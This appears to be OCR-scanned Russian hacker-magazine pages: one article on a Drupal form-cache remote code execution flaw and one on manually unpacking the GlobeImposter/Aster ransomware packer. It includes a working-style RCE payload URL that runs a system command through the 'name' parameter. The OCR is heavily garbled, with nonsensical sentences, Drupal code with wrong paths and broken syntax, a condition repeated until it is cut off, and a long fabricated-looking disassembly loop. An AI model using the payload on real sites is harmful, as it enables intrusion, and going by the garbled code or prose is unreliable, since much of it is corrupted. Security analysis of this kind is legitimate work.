
ПРЕДПОСЛЕДНЯЯ КАПЛЯ

РАЗБИРАЕМ УЯЗВИМОСТЬ DRUPAL (SECCONS 8 DRUPAL)

МАНИПУЛЯЦИИ С КЕШЕМ

Итак, посмотрим на первые фичи, доступные без авторизации, — например, сборс пароля пользователя. Вам сюда нужно лишь знать его пользователя (аргумент пользовательского пользователя) и параметр `#default_value`

```
/modules/comment/user.pages.inc
34: function user_pass() {
35:   global $user;
36:
37:   $form['name'] = array(
38:     '#type' => 'textfield',
39:     '#title' => t('Username or e-mail address'),
40:     '#size' => 30,
41:     '#maxlength' => max(USERNAME_MAX_LENGTH, EMAIL_MAX_LENGTH),
42:     '#required' => TRUE,
43:     '#default_value' => isset($_GET['name']) ? $_GET['name'] : '',
44:   );
45:
46:   return $form;
47: }
```



Сброс пароля Drupal (форма пользователя)

С помощью этой фичи мы можем передать RCE-payload типа такого:

`http://site.com/?name[#lazy_builder]=system&name[0]=id`

Что вот будет при передаче новаяющих данных в качестве имени формы не нашарится. Поскольку ядо обнаружение, что метод `form_set_cache` использует `drupal_cache_get` для получения кешированной формы:

```
/includes/form.inc
1074: function form_set_cache($form_build_id, $form, $form_state) {
1075:   // 6 hours cache life time for forms should be plenty.
1076:   $expire = 21600;
1077:
1078:   if (isset($form)) {
1079:     // ...
1080:     cache_set('form_'. $form_build_id, $form, 'cache_form', $
1081:     watchdog('form', 'Cache set for %id', array('%id' => $form_build_id));
1082:   }
1083:   else {
1084:     $form = cache_get('form_'. $form_build_id, 'cache_form');
1085:     watchdog('form', 'Cache retrieve for %id', array('%id' => $form_build_id));
1086:   }
1087:   return $form;
1088: }
```

Выше этого метода проходит `drupal_rebuild_form`

```
/core/lib/drupal/rebuild_form/form_id, $form_state, $old_form = NULL) {
1040:   $form = drupal_retrieve_form($form_id, $form_state);
1041:
1042:   if (empty($form_state['no_cache']) || $form_state['cache'] || $form_state['rebuild'] || $form_state['submitted']) {
1043:     form_set_cache($form['#build_id'], $form, $form_state);
1044:   }
```

Эта функция вызывается из `drupal_process_form`, которая использует `drupal_retrieve_form` для получения формы.

```
/core/lib/drupal/process_form/form_id, $form, $form_state) {
1001:   // ...
1002:   if (!$form_state['rebuild'] || !$form_state['execute'] && !$form_get_errors()) {
1003:     // Form building functions (e.g., #form_builder).
1004:     $form = drupal_builder($form_id, $form, $form_state);
1005:     // Now use $form_state['rebuild'] to determine if they
1006:     // are running in the
1007:     // first phase of a rebuild, so ensure it is set
1008:     // to FALSE regardless of previous value.
1009:     $form_state['rebuild'] = FALSE;
1010:   }
1011:
1012:   // ...
1013:   if (!$cached) {
1014:     $form['#name'] = $message;
1015:     if (Message) {
1016:       drupal_set_message($message, 'error');
1017:     }
1018:   }
1019:
1020:   // ...
1021:   return $output;
1022: }
```

Перешло значение `$form_state['rebuild']` [] [$form_state['execute']] или `$form_get_errors()` пустое. Это фичи для проверит, запущы ли каждая форма данные.

```
/core/lib/drupal/form/form_id, $form_state) {
1024:   $form = drupal_retrieve_form($form_id, $form_state);
1025:   $form_errors = form_get_errors();
1026:   if (isset($form_validation_errors) && !$form_errors) {
1027:     $form_errors = $form_validation_errors;
1028:   }
1029:
1030:   if (isset($form['#validate'])) {
1031:     foreach ($form['#validate'] as $name => $function) {
1032:       if (!isset($form_validation_errors[$name]) || !$form_errors[$name]) {
1033:         call_user_func_array($function, array($form, &$form_state));
1034:         $form_errors = form_get_errors();
1035:       }
1036:     }
1037:   }
1038:
1039:   // Keep track of the first time we hit form_set_error().
1040:   $first_time = !$form_errors && !$form_state['rebuild'];
1041:
1042:   // Run the form_alter functions.
1043:   drupal_alter('form', $form, $form_state, $form_id);
1044:
1045:   // Assign the collected errors to the form_state.
1046:   foreach ($form_errors) {
1047:     form_set_error($key, $message, $first_time);
1048:   }
1049:
1050:   return $form;
1051: }
```

Сборка формы в drupal (часть, которая вызывает form_validate)

Поскольку в каче кешего передается `$form_state`

```
/core/lib/drupal/form/form_id, $form_state) {
1087:   if (!empty($form_state['triggering_element'] && $form_state['triggering_element']['#validate'] && !$form_state['submitted'] && !$form_state['rebuild'] && !$form_state['no_cache'] && !$form_state['cache'] && !$form_state['rebuild'] && !$form_state['submitted'] && !$form_state['triggering_element']['#limit_validation_errors'] && !$form_state['triggering_element']['#access'] && !$form_state['triggering_element']['#executes_submit_callback'] && !$form_state['triggering_element']['#limit_validation_errors'] && !$form_state['triggering_element']['#executes_submit_callback'] && !$form_state['triggering_element']['#executes_submit_callback'] && !$form_state['triggering_element']['#limit_validation_errors'] && !$form_state['triggering_element']['#access'] && !$form_state['triggering_element']['#limit_validation_errors'] && !$form_state['triggering_element']['#limit_validation_errors'] && !$form_state['triggering_element']['#limit_validation_errors
```

РУЧНАЯ РАСПАКОВКА

ВСКРЫВАЕМ КАСТОМНЫЙ ПАКЕР НА ПРИМЕРЕ ВИРУСА ASTER GLOBE IMPOSTER 2.0

При реверсе вирусов зачастую обнаруживаются, что неважно насколько хорошо «закрыт» вирус – наиболее ценный код лежит перед или потрохами. Причем часто используется не общедоступный вариант упаковщика, что серьезно усложняет дело. В конце концов, как быть в такой ситуации, например, если распаковщик Globemposter 2.0, прочесывается в конце прошлого года.

Спорил горяч, пинал – это программа, которая упаковывает файлы, то есть уменьшает их размер. В свое время, поэтому встречно под создание сложностей в реверсе программы, они могут приемлемость очень даже. Поэтому, если вы занимаетесь реверсом вирусов, то вам необходимо уметь работать вручную распаковщиком вашим и в целом вскрывать вирусы вручную – ничего принципиально потока управления в реверсе.

Перед тем, что, использование пакеров и протекторов не всегда сигнализирует о том, что перед нами вирус или другое вредоносное. По крайней мере, вирусы используют многие компиляторы, которые помощью, зачастую сами встроены от любопытных глаз реверсеров или «чистых» пакеров, которые используют сторонние коды не кейгена.

ПЕРВЫЙ ВЗГЛЯД НА GLOBEMPOSTER

Aster 2.0 в отличие от своего предшественника распространяется бесплатно. Несмотря на «вирус» Globemposter – «официальных» требующего ключа, ограничивающего функционал, в отличие от предыдущей версии, в сети отсутствует. И остается, и, как сами кажется, пакер сам его добывать. Как именно, рассказу дальше, а сейчас просто загрузим сомнительный Aster 2.0 в ollydbg.

Рисунок 1. Вирус Aster

WARNING

Все описанное в статье действие выполнялось внутри виртуальной машины, которая была интернирована от Сети. Если попробуете на основном компьютере, вирус-вымогатель Globemposter может зарыдать и на вас зашифровать данные.

Мы видим, что код сложен, мало. – ОК не разобрать. Ламмер уже фойлит. Это поможет на какую-то реверсину. Поэтому сейчас, что нам покажет Peid 0 Beta – полиморфный детектор пакеров и протекторов.

Рисунок 2. Peid

ОЕ не показывает нам ничего, кроме «Aster» вируса и секции тоже как будто нормал. Теперь загрузим наш Aster в программу Lordpe, она даст много информации о структуре файла и проверит обходы на VirusTotal.

Рисунок 3. Lordpe

Разумеется, VirusTotal дает массу срабатываний, так как перед нами известный образец малвари. Но вирусные индикаторы не проверяют нормальность секций, а ищут сигнатуры вирусов. Поэтому, если вирусы-вымогатели не распространяются, то вирусы-вымогатели распространяются. Для дальнейшей работы с образцом нам необходимо запустить малварь и загрузить ее в ollydbg. Отлично. Мы будем пользоваться отладчиком ollydbg. Кажем его предыдущей версиями.

Рисунок 4. Вирус Aster в ollydbg

Приступим к распаковке

Обычно, сжатие происходит в стадии, и перед нами некоторое количество выхлопа и переходов. Переключимся в представление кода в виде графа, нажав горячую клавишу G. Визуально представление кода изменилось, и стало намного проще. Как это всегда бывает при распаковке, нам нужно найти ОЕР (Original Entry Point – оригинальная точка входа), потом, если на нем, сжать дамп с процесса. Если отличается на пару экранов вниз, можно сжать дамп с процесса, а потом уже, с помощью Import Rec, восстановить Import Table. Конструктор Globemposter и сделал по-прежнему представление кодом и вызов функции.

Рисунок 5. Вирус Aster в представлении графа

Давай попробуем сделать точку остановки на адресе **004013E** по которому находится вызов **call** и запустим программу.

Рисунок 6. Точка остановки

INFO

Но самое для сразу же станет точку остановки на адресе 004013E. Дело в том, что в данном месте есть любой досрочный выход, который сработает при отладке или детектор виртуальных машин. Но мы добрались в конечный адрес и можем поиграть себя легко и свободно. Но, чтобы не сбивать с толку, мы будем использовать для отладки и распаковки самый сложный вариант.

Сработала точка остановки. Давай посмотрим контекстное меню и сделаем точку на адресе 004013E, чтобы нажать, что при проходе:

```
004013E:[ESP]                          ; push eax
004013F:[ESP+4]                        ; push ecx
0040140:[ESP+8]                        ; push edx
0040141:[ESP+C]                        ; call dword ptr ds:[<&kernel32.rtlunwind>]
0040147:[ESP+C]                        ; push ebp
0040148:[ESP+10]                       ; mov ebp, esp
004014A:[EBP+10]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
004014D:[EBP+10]                       ; push 1
004014F:[EBP+14]                       ; push 0
0040151:[EBP+18]                       ; push 0
0040153:[EBP+1C]                       ; push 0
0040155:[EBP+20]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040158:[EBP+24]                       ; push 0
004015A:[EBP+28]                       ; push 0
004015C:[EBP+2C]                       ; push 0
004015E:[EBP+30]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040161:[EBP+34]                       ; push 0
0040163:[EBP+38]                       ; push 0
0040165:[EBP+3C]                       ; push 0
0040167:[EBP+40]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
004016A:[EBP+44]                       ; push 0
004016C:[EBP+48]                       ; push 0
004016E:[EBP+4C]                       ; push 0
0040170:[EBP+50]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040173:[EBP+54]                       ; push 0
0040175:[EBP+58]                       ; push 0
0040177:[EBP+5C]                       ; push 0
0040179:[EBP+60]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
004017C:[EBP+64]                       ; push 0
004017E:[EBP+68]                       ; push 0
0040180:[EBP+6C]                       ; push 0
0040182:[EBP+70]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040185:[EBP+74]                       ; push 0
0040187:[EBP+78]                       ; push 0
0040189:[EBP+7C]                       ; push 0
004018B:[EBP+80]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
004018E:[EBP+84]                       ; push 0
0040190:[EBP+88]                       ; push 0
0040192:[EBP+8C]                       ; push 0
0040194:[EBP+90]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040197:[EBP+94]                       ; push 0
0040199:[EBP+98]                       ; push 0
004019B:[EBP+9C]                       ; push 0
004019D:[EBP+A0]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401A0:[EBP+A4]                       ; push 0
00401A2:[EBP+A8]                       ; push 0
00401A4:[EBP+AC]                       ; push 0
00401A6:[EBP+B0]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401A9:[EBP+B4]                       ; push 0
00401AB:[EBP+B8]                       ; push 0
00401AD:[EBP+BC]                       ; push 0
00401AF:[EBP+C0]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401B2:[EBP+C4]                       ; push 0
00401B4:[EBP+C8]                       ; push 0
00401B6:[EBP+CC]                       ; push 0
00401B8:[EBP+D0]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401BB:[EBP+D4]                       ; push 0
00401BD:[EBP+D8]                       ; push 0
00401BF:[EBP+DC]                       ; push 0
00401C1:[EBP+E0]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401C4:[EBP+E4]                       ; push 0
00401C6:[EBP+E8]                       ; push 0
00401C8:[EBP+EC]                       ; push 0
00401CA:[EBP+F0]                       ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401CD:[EBP+F4]                       ; push 0
00401CF:[EBP+F8]                       ; push 0
00401D1:[EBP+FC]                       ; push 0
00401D3:[EBP+100]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401D6:[EBP+104]                      ; push 0
00401D8:[EBP+108]                      ; push 0
00401DA:[EBP+10C]                      ; push 0
00401DC:[EBP+110]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401DF:[EBP+114]                      ; push 0
00401E1:[EBP+118]                      ; push 0
00401E3:[EBP+11C]                      ; push 0
00401E5:[EBP+120]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401E8:[EBP+124]                      ; push 0
00401EA:[EBP+128]                      ; push 0
00401EC:[EBP+12C]                      ; push 0
00401EE:[EBP+130]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401F1:[EBP+134]                      ; push 0
00401F3:[EBP+138]                      ; push 0
00401F5:[EBP+13C]                      ; push 0
00401F7:[EBP+140]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00401FA:[EBP+144]                      ; push 0
00401FC:[EBP+148]                      ; push 0
00401FE:[EBP+14C]                      ; push 0
0040200:[EBP+150]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040203:[EBP+154]                      ; push 0
0040205:[EBP+158]                      ; push 0
0040207:[EBP+15C]                      ; push 0
0040209:[EBP+160]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004020C:[EBP+164]                      ; push 0
004020E:[EBP+168]                      ; push 0
0040210:[EBP+16C]                      ; push 0
0040212:[EBP+170]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040215:[EBP+174]                      ; push 0
0040217:[EBP+178]                      ; push 0
0040219:[EBP+17C]                      ; push 0
004021B:[EBP+180]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004021E:[EBP+184]                      ; push 0
0040220:[EBP+188]                      ; push 0
0040222:[EBP+18C]                      ; push 0
0040224:[EBP+190]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040227:[EBP+194]                      ; push 0
0040229:[EBP+198]                      ; push 0
004022B:[EBP+19C]                      ; push 0
004022D:[EBP+1A0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040230:[EBP+1A4]                      ; push 0
0040232:[EBP+1A8]                      ; push 0
0040234:[EBP+1AC]                      ; push 0
0040236:[EBP+1B0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040239:[EBP+1B4]                      ; push 0
004023B:[EBP+1B8]                      ; push 0
004023D:[EBP+1BC]                      ; push 0
004023F:[EBP+1C0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040242:[EBP+1C4]                      ; push 0
0040244:[EBP+1C8]                      ; push 0
0040246:[EBP+1CC]                      ; push 0
0040248:[EBP+1D0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004024B:[EBP+1D4]                      ; push 0
004024D:[EBP+1D8]                      ; push 0
004024F:[EBP+1DC]                      ; push 0
0040251:[EBP+1E0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040254:[EBP+1E4]                      ; push 0
0040256:[EBP+1E8]                      ; push 0
0040258:[EBP+1EC]                      ; push 0
004025A:[EBP+1F0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004025D:[EBP+1F4]                      ; push 0
004025F:[EBP+1F8]                      ; push 0
0040261:[EBP+1FC]                      ; push 0
0040263:[EBP+200]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040266:[EBP+204]                      ; push 0
0040268:[EBP+208]                      ; push 0
004026A:[EBP+20C]                      ; push 0
004026C:[EBP+210]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004026F:[EBP+214]                      ; push 0
0040271:[EBP+218]                      ; push 0
0040273:[EBP+21C]                      ; push 0
0040275:[EBP+220]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040278:[EBP+224]                      ; push 0
004027A:[EBP+228]                      ; push 0
004027C:[EBP+22C]                      ; push 0
004027E:[EBP+230]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040281:[EBP+234]                      ; push 0
0040283:[EBP+238]                      ; push 0
0040285:[EBP+23C]                      ; push 0
0040287:[EBP+240]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004028A:[EBP+244]                      ; push 0
004028C:[EBP+248]                      ; push 0
004028E:[EBP+24C]                      ; push 0
0040290:[EBP+250]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040293:[EBP+254]                      ; push 0
0040295:[EBP+258]                      ; push 0
0040297:[EBP+25C]                      ; push 0
0040299:[EBP+260]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004029C:[EBP+264]                      ; push 0
004029E:[EBP+268]                      ; push 0
00402A0:[EBP+26C]                      ; push 0
00402A2:[EBP+270]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402A5:[EBP+274]                      ; push 0
00402A7:[EBP+278]                      ; push 0
00402A9:[EBP+27C]                      ; push 0
00402AB:[EBP+280]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402AE:[EBP+284]                      ; push 0
00402B0:[EBP+288]                      ; push 0
00402B2:[EBP+28C]                      ; push 0
00402B4:[EBP+290]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402B7:[EBP+294]                      ; push 0
00402B9:[EBP+298]                      ; push 0
00402BB:[EBP+29C]                      ; push 0
00402BD:[EBP+2A0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402C0:[EBP+2A4]                      ; push 0
00402C2:[EBP+2A8]                      ; push 0
00402C4:[EBP+2AC]                      ; push 0
00402C6:[EBP+2B0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402C9:[EBP+2B4]                      ; push 0
00402CB:[EBP+2B8]                      ; push 0
00402CD:[EBP+2BC]                      ; push 0
00402CF:[EBP+2C0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402D2:[EBP+2C4]                      ; push 0
00402D4:[EBP+2C8]                      ; push 0
00402D6:[EBP+2CC]                      ; push 0
00402D8:[EBP+2D0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402DB:[EBP+2D4]                      ; push 0
00402DD:[EBP+2D8]                      ; push 0
00402DF:[EBP+2DC]                      ; push 0
00402E1:[EBP+2E0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402E4:[EBP+2E4]                      ; push 0
00402E6:[EBP+2E8]                      ; push 0
00402E8:[EBP+2EC]                      ; push 0
00402EA:[EBP+2F0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402ED:[EBP+2F4]                      ; push 0
00402EF:[EBP+2F8]                      ; push 0
00402F1:[EBP+2FC]                      ; push 0
00402F3:[EBP+300]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402F6:[EBP+304]                      ; push 0
00402F8:[EBP+308]                      ; push 0
00402FA:[EBP+30C]                      ; push 0
00402FC:[EBP+310]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00402FF:[EBP+314]                      ; push 0
0040301:[EBP+318]                      ; push 0
0040303:[EBP+31C]                      ; push 0
0040305:[EBP+320]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040308:[EBP+324]                      ; push 0
004030A:[EBP+328]                      ; push 0
004030C:[EBP+32C]                      ; push 0
004030E:[EBP+330]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040311:[EBP+334]                      ; push 0
0040313:[EBP+338]                      ; push 0
0040315:[EBP+33C]                      ; push 0
0040317:[EBP+340]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004031A:[EBP+344]                      ; push 0
004031C:[EBP+348]                      ; push 0
004031E:[EBP+34C]                      ; push 0
0040320:[EBP+350]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040323:[EBP+354]                      ; push 0
0040325:[EBP+358]                      ; push 0
0040327:[EBP+35C]                      ; push 0
0040329:[EBP+360]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004032C:[EBP+364]                      ; push 0
004032E:[EBP+368]                      ; push 0
0040330:[EBP+36C]                      ; push 0
0040332:[EBP+370]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040335:[EBP+374]                      ; push 0
0040337:[EBP+378]                      ; push 0
0040339:[EBP+37C]                      ; push 0
004033B:[EBP+380]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004033E:[EBP+384]                      ; push 0
0040340:[EBP+388]                      ; push 0
0040342:[EBP+38C]                      ; push 0
0040344:[EBP+390]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040347:[EBP+394]                      ; push 0
0040349:[EBP+398]                      ; push 0
004034B:[EBP+39C]                      ; push 0
004034D:[EBP+3A0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040350:[EBP+3A4]                      ; push 0
0040352:[EBP+3A8]                      ; push 0
0040354:[EBP+3AC]                      ; push 0
0040356:[EBP+3B0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040359:[EBP+3B4]                      ; push 0
004035B:[EBP+3B8]                      ; push 0
004035D:[EBP+3BC]                      ; push 0
004035F:[EBP+3C0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040362:[EBP+3C4]                      ; push 0
0040364:[EBP+3C8]                      ; push 0
0040366:[EBP+3CC]                      ; push 0
0040368:[EBP+3D0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004036B:[EBP+3D4]                      ; push 0
004036D:[EBP+3D8]                      ; push 0
004036F:[EBP+3DC]                      ; push 0
0040371:[EBP+3E0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040374:[EBP+3E4]                      ; push 0
0040376:[EBP+3E8]                      ; push 0
0040378:[EBP+3EC]                      ; push 0
004037A:[EBP+3F0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004037D:[EBP+3F4]                      ; push 0
004037F:[EBP+3F8]                      ; push 0
0040381:[EBP+3FC]                      ; push 0
0040383:[EBP+400]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040386:[EBP+404]                      ; push 0
0040388:[EBP+408]                      ; push 0
004038A:[EBP+40C]                      ; push 0
004038C:[EBP+410]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004038F:[EBP+414]                      ; push 0
0040391:[EBP+418]                      ; push 0
0040393:[EBP+41C]                      ; push 0
0040395:[EBP+420]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040398:[EBP+424]                      ; push 0
004039A:[EBP+428]                      ; push 0
004039C:[EBP+42C]                      ; push 0
004039E:[EBP+430]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403A1:[EBP+434]                      ; push 0
00403A3:[EBP+438]                      ; push 0
00403A5:[EBP+43C]                      ; push 0
00403A7:[EBP+440]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403AA:[EBP+444]                      ; push 0
00403AC:[EBP+448]                      ; push 0
00403AE:[EBP+44C]                      ; push 0
00403B0:[EBP+450]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403B3:[EBP+454]                      ; push 0
00403B5:[EBP+458]                      ; push 0
00403B7:[EBP+45C]                      ; push 0
00403B9:[EBP+460]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403BC:[EBP+464]                      ; push 0
00403BE:[EBP+468]                      ; push 0
00403C0:[EBP+46C]                      ; push 0
00403C2:[EBP+470]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403C5:[EBP+474]                      ; push 0
00403C7:[EBP+478]                      ; push 0
00403C9:[EBP+47C]                      ; push 0
00403CB:[EBP+480]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403CE:[EBP+484]                      ; push 0
00403D0:[EBP+488]                      ; push 0
00403D2:[EBP+48C]                      ; push 0
00403D4:[EBP+490]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403D7:[EBP+494]                      ; push 0
00403D9:[EBP+498]                      ; push 0
00403DB:[EBP+49C]                      ; push 0
00403DD:[EBP+4A0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403E0:[EBP+4A4]                      ; push 0
00403E2:[EBP+4A8]                      ; push 0
00403E4:[EBP+4AC]                      ; push 0
00403E6:[EBP+4B0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403E9:[EBP+4B4]                      ; push 0
00403EB:[EBP+4B8]                      ; push 0
00403ED:[EBP+4BC]                      ; push 0
00403EF:[EBP+4C0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403F2:[EBP+4C4]                      ; push 0
00403F4:[EBP+4C8]                      ; push 0
00403F6:[EBP+4CC]                      ; push 0
00403F8:[EBP+4D0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00403FB:[EBP+4D4]                      ; push 0
00403FD:[EBP+4D8]                      ; push 0
00403FF:[EBP+4DC]                      ; push 0
0040401:[EBP+4E0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040404:[EBP+4E4]                      ; push 0
0040406:[EBP+4E8]                      ; push 0
0040408:[EBP+4EC]                      ; push 0
004040A:[EBP+4F0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004040D:[EBP+4F4]                      ; push 0
004040F:[EBP+4F8]                      ; push 0
0040411:[EBP+4FC]                      ; push 0
0040413:[EBP+500]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040416:[EBP+504]                      ; push 0
0040418:[EBP+508]                      ; push 0
004041A:[EBP+50C]                      ; push 0
004041C:[EBP+510]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004041F:[EBP+514]                      ; push 0
0040421:[EBP+518]                      ; push 0
0040423:[EBP+51C]                      ; push 0
0040425:[EBP+520]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040428:[EBP+524]                      ; push 0
004042A:[EBP+528]                      ; push 0
004042C:[EBP+52C]                      ; push 0
004042E:[EBP+530]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040431:[EBP+534]                      ; push 0
0040433:[EBP+538]                      ; push 0
0040435:[EBP+53C]                      ; push 0
0040437:[EBP+540]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004043A:[EBP+544]                      ; push 0
004043C:[EBP+548]                      ; push 0
004043E:[EBP+54C]                      ; push 0
0040440:[EBP+550]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040443:[EBP+554]                      ; push 0
0040445:[EBP+558]                      ; push 0
0040447:[EBP+55C]                      ; push 0
0040449:[EBP+560]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004044C:[EBP+564]                      ; push 0
004044E:[EBP+568]                      ; push 0
0040450:[EBP+56C]                      ; push 0
0040452:[EBP+570]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040455:[EBP+574]                      ; push 0
0040457:[EBP+578]                      ; push 0
0040459:[EBP+57C]                      ; push 0
004045B:[EBP+580]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004045E:[EBP+584]                      ; push 0
0040460:[EBP+588]                      ; push 0
0040462:[EBP+58C]                      ; push 0
0040464:[EBP+590]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040467:[EBP+594]                      ; push 0
0040469:[EBP+598]                      ; push 0
004046B:[EBP+59C]                      ; push 0
004046D:[EBP+5A0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040470:[EBP+5A4]                      ; push 0
0040472:[EBP+5A8]                      ; push 0
0040474:[EBP+5AC]                      ; push 0
0040476:[EBP+5B0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040479:[EBP+5B4]                      ; push 0
004047B:[EBP+5B8]                      ; push 0
004047D:[EBP+5BC]                      ; push 0
004047F:[EBP+5C0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040482:[EBP+5C4]                      ; push 0
0040484:[EBP+5C8]                      ; push 0
0040486:[EBP+5CC]                      ; push 0
0040488:[EBP+5D0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004048B:[EBP+5D4]                      ; push 0
004048D:[EBP+5D8]                      ; push 0
004048F:[EBP+5DC]                      ; push 0
0040491:[EBP+5E0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
0040494:[EBP+5E4]                      ; push 0
0040496:[EBP+5E8]                      ; push 0
0040498:[EBP+5EC]                      ; push 0
004049A:[EBP+5F0]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
004049D:[EBP+5F4]                      ; push 0
004049F:[EBP+5F8]                      ; push 0
00404A1:[EBP+5FC]                      ; push 0
00404A3:[EBP+600]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404A6:[EBP+604]                      ; push 0
00404A8:[EBP+608]                      ; push 0
00404AA:[EBP+60C]                      ; push 0
00404AC:[EBP+610]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404AF:[EBP+614]                      ; push 0
00404B1:[EBP+618]                      ; push 0
00404B3:[EBP+61C]                      ; push 0
00404B5:[EBP+620]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404B8:[EBP+624]                      ; push 0
00404BA:[EBP+628]                      ; push 0
00404BC:[EBP+62C]                      ; push 0
00404BE:[EBP+630]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404C1:[EBP+634]                      ; push 0
00404C3:[EBP+638]                      ; push 0
00404C5:[EBP+63C]                      ; push 0
00404C7:[EBP+640]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404CA:[EBP+644]                      ; push 0
00404CC:[EBP+648]                      ; push 0
00404CE:[EBP+64C]                      ; push 0
00404D0:[EBP+650]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404D3:[EBP+654]                      ; push 0
00404D5:[EBP+658]                      ; push 0
00404D7:[EBP+65C]                      ; push 0
00404D9:[EBP+660]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404DC:[EBP+664]                      ; push 0
00404DE:[EBP+668]                      ; push 0
00404E0:[EBP+66C]                      ; push 0
00404E2:[EBP+670]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
00404E5:[EBP+674]                      ; push 0
00404E7:[EBP+678]                      ; push 0
00404E9:[EBP+67C]                      ; push 0
00404EB:[EBP+680]                      ; push dword ptr ds:[<&kernel32.rtlunwind>]
